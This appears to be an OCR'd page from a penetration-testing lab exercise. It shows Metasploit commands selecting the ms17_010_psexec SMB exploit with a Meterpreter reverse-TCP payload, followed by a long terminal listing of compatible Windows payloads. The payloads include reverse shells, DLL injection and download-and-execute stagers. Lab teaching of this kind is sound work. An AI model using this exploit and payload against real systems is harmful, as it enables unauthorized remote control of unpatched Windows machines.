
6. We then use one of the exploit modules. We need to choose a payload which is a piece of code to be executed through the exploit.


```
use exploit/windows/smb/ms17_010_psexec
set payload windows/meterpreter/reverse_tcp
```


The payload we choose, i.e., `windows/meterpreter/reverse_tcp`, allows us to get a simple command shell with the local system rights on a Windows machine (non-updated).

Answer:


qterminal
Lab_8.txt (~/Desktop) - ...
03:37 AM
Shell No. 1
File Actions Edit View Help
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/generic/custom normal No Custom Payload
1 payload/generic/debug_trap normal No Generic x86 Debug Trap
2 payload/generic/shell_bind_tcp normal No Generic Command Shell, Bind TCP Inline
3 payload/generic/shell_reverse_tcp normal No Generic Command Shell, Reverse TCP Inline
4 payload/generic/tight_loop normal No Generic x86 Tight Loop
5 payload/windows/dllinject/bind_hidden_ipknock_tcp normal No Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
6 payload/windows/dllinject/bind_hidden_tcp normal No Reflective DLL Injection, Hidden Bind TCP Stager
7 payload/windows/dllinject/bind_ipv6_tcp normal No Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
8 payload/windows/dllinject/bind_ipv6_tcp_uuid normal No Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)
9 payload/windows/dllinject/bind_named_pipe normal No Reflective DLL Injection, Windows x86 Bind Named Pipe Stager
10 payload/windows/dllinject/bind_nonx_tcp normal No Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
11 payload/windows/dllinject/bind_tcp normal No Reflective DLL Injection, Bind TCP Stager (Windows x86)
12 payload/windows/dllinject/bind_tcp_rc4 normal No Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption, Metasm)
13 payload/windows/dllinject/bind_tcp_uuid normal No Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86)
14 payload/windows/dllinject/reverse_hop_http normal No Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
15 payload/windows/dllinject/reverse_http normal No Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
16 payload/windows/dllinject/reverse_http_proxy_pstore normal No Reflective DLL Injection, Reverse HTTP Stager Proxy
17 payload/windows/dllinject/reverse_ipv6_tcp normal No Reflective DLL Injection, Reverse TCP Stager (IPv6)
18 payload/windows/dllinject/reverse_nonx_tcp normal No Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
19 payload/windows/dllinject/reverse_ord_tcp normal No Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
20 payload/windows/dllinject/reverse_tcp normal No Reflective DLL Injection, Reverse TCP Stager
21 payload/windows/dllinject/reverse_tcp_allports normal No Reflective DLL Injection, Reverse All-Port TCP Stager
22 payload/windows/dllinject/reverse_tcp_dns normal No Reflective DLL Injection, Reverse TCP Stager (DNS)
23 payload/windows/dllinject/reverse_tcp_rc4 normal No Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
24 payload/windows/dllinject/reverse_tcp_rc4_dns normal No Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
25 payload/windows/dllinject/reverse_tcp_uuid normal No Reflective DLL Injection, Reverse TCP Stager with UUID Support
26 payload/windows/dllinject/reverse_winhttp normal No Reflective DLL Injection, Windows Reverse HTTP Stager (winhttp)
27 payload/windows/dns_txt_query_exec normal No DNS TXT Record Payload Download and Execution
28 payload/windows/download_exec normal No Windows Executable Download (http,https,ftp) and Execute
29 payload/windows/exec normal No Windows Execute Command
30 payload/windows/loadlibrary normal No Windows LoadLibrary Path
31 payload/windows/messagebox normal No Windows MessageBox
32 payload/windows/meterpreter/bind_hidden_ipknock_tcp normal No Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
33 payload/windows/meterpreter/bind_hidden_tcp normal No Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
34 payload/windows/meterpreter/bind_ipv6_tcp normal No Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
35 payload/windows/meterpreter/bind_ipv6_tcp_uuid normal No Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)
36 payload/windows/meterpreter/bind_named_pipe normal No Windows Meterpreter (Reflective Injection), Windows x86 Bind Named Pipe Stager
37 payload/windows/meterpreter/bind_nonx_tcp normal No Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
38 payload/windows/meterpreter/bind_tcp normal No Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
39 payload/windows/meterpreter/bind_tcp_rc4 normal No Windows Meterpreter (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
40 payload/windows/meterpreter/bind_tcp_uuid normal No Windows Meterpreter (Reflective Injection), Bind TCP Stager with UUID Support (Windows x86)
41 payload/windows/meterpreter/reverse_hop_http normal No Windows Meterpreter (Reflective Injection), Reverse Hop HTTP/HTTPS Stager
42 payload/windows/meterpreter/reverse_http normal No Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (wininet)
43 payload/windows/meterpreter/reverse_http_proxy_pstore normal No Windows Meterpreter (Reflective Injection), Reverse HTTP Stager Proxy
44 payload/windows/meterpreter/reverse_https normal No Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (wininet)
45 payload/windows/meterpreter/reverse_https_proxy normal No Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager with Support for Custom Proxy
46 payload/windows/meterpreter/reverse_ipv6_tcp normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
47 payload/windows/meterpreter/reverse_named_pipe normal No Windows Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
48 payload/windows/meterpreter/reverse_nonx_tcp normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
49 payload/windows/meterpreter/reverse_ord_tcp normal No Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
50 payload/windows/meterpreter/reverse_tcp normal No Windows Meterpreter (Reflective Injection), Reverse TCP Stager


qterminal
Lab_8.txt (~/Desktop) - ...
03:38 AM
Shell No. 1
File Actions Edit View Help
180 payload/windows/vncinject/reverse_tcp_rc4 normal No VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
181 payload/windows/vncinject/reverse_tcp_rc4_dns normal No VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
182 payload/windows/vncinject/reverse_tcp_uuid normal No VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support
183 payload/windows/vncinject/reverse_winhttp normal No VNC Server (Reflective Injection), Windows Reverse HTTP Stager (winhttp)
184 payload/windows/x64/exec normal No Windows x64 Execute Command
185 payload/windows/x64/loadlibrary normal No Windows x64 LoadLibrary Path
186 payload/windows/x64/messagebox normal No Windows MessageBox x64
187 payload/windows/x64/meterpreter/bind_ipv6_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
188 payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
189 payload/windows/x64/meterpreter/bind_named_pipe normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
190 payload/windows/x64/meterpreter/bind_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
191 payload/windows/x64/meterpreter/bind_tcp_rc4 normal No Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
192 payload/windows/x64/meterpreter/bind_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
193 payload/windows/x64/meterpreter/reverse_http normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
194 payload/windows/x64/meterpreter/reverse_https normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
195 payload/windows/x64/meterpreter/reverse_named_pipe normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
196 payload/windows/x64/meterpreter/reverse_tcp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
197 payload/windows/x64/meterpreter/reverse_tcp_rc4 normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
198 payload/windows/x64/meterpreter/reverse_tcp_uuid normal No Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
199 payload/windows/x64/meterpreter/reverse_winhttp normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
200 payload/windows/x64/meterpreter/reverse_winhttps normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
201 payload/windows/x64/peinject/bind_ipv6_tcp normal No Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager
202 payload/windows/x64/peinject/bind_ipv6_tcp_uuid normal No Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager with UUID Support
203 payload/windows/x64/peinject/bind_named_pipe normal No Windows Inject Reflective PE Files, Windows x64 Bind Named Pipe Stager
204 payload/windows/x64/peinject/bind_tcp normal No Windows Inject Reflective PE Files, Windows x64 Bind TCP Stager
